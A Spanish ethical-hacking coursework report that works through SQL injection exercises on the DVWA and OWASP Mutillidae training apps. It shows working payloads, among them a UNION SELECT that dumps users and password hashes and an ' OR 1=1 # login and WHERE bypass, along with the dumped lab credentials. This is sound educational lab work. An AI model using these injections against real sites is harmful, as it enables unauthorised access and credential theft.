



HACKING ÉTICO

Unidad 2. Actividad 17



10 DE ENERO DE 2024
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

| | |
|-----------------------------------|---|
| SQL Injection – Otros casos | 2 |
|-----------------------------------|---|

SQL Injection – Otros casos

Ejercicio 1: dvwa nivel medio

He cambiado el valor 1 por el código de antes. Se puede hacer desde el inspeccionar o desde el burpsuite:



Ejercicio 2: Sin comillas!

The screenshot shows a web application interface on the left and a terminal window on the right. The web application has a 'User ID' input field with a dropdown menu showing '1' and a 'Submit' button. Below the input field, there is a list of user records displayed in red text. The terminal window on the right shows a series of commands and their outputs, including a successful login for 'Soy Carlos Diaz Montes'.

User ID:

ID: 1 UNION SELECT user,password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

17
18
19
20
21
22
23 Soy Carlos Diaz Montes
24
25 1 UNION SELECT user,password
FROM users --

Ejercicio 3: Saltar un formulario de Login en mutillidae!

Poniendo ' OR 1=1 # en el usuario te deja acceder:

The screenshot shows the OWASP Mutillidae II web application. The browser address bar shows the URL '10.0.3.7/mutillidae/index.php?popUpNotificationCode=AU1'. The page header includes the OWASP Mutillidae II logo and version information: 'Version: 2.11.7 Security Level: 0 (Hosed)'. The navigation bar includes links for 'Home', 'Logout', 'Toggle Hints', 'Toggle Security', and 'Enter'. A 'Hints and Videos' section is visible, with a 'TIP: Click Hint on each' message. A 'What Should I Do?' section is also present, with a 'Help Me!' button. The terminal window on the right shows a successful login for 'Soy Carlos Diaz Montes'.

10.0.3.7/mutillidae/index.php?popUpNotificationCode=AU1

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Mutillidae II
Version: 2.11.7 Security Level: 0 (Hosed)
Home | Logout | Toggle Hints | Toggle Security | Enter

Hints and Videos

TIP: Click Hint on each

What Should I Do?

17
18
19
20
21
22
23 Soy Carlos Diaz Montes
24

Ejercicio 4: Bypass del where

He puesto el mismo comando que antes:

10.0.3.7/mutillidae/index.php?page=user-info.php&username='+OR+1%3D1%23&password=&user-info-php-submit-button=View+Account

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for "' OR 1=1#". 23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning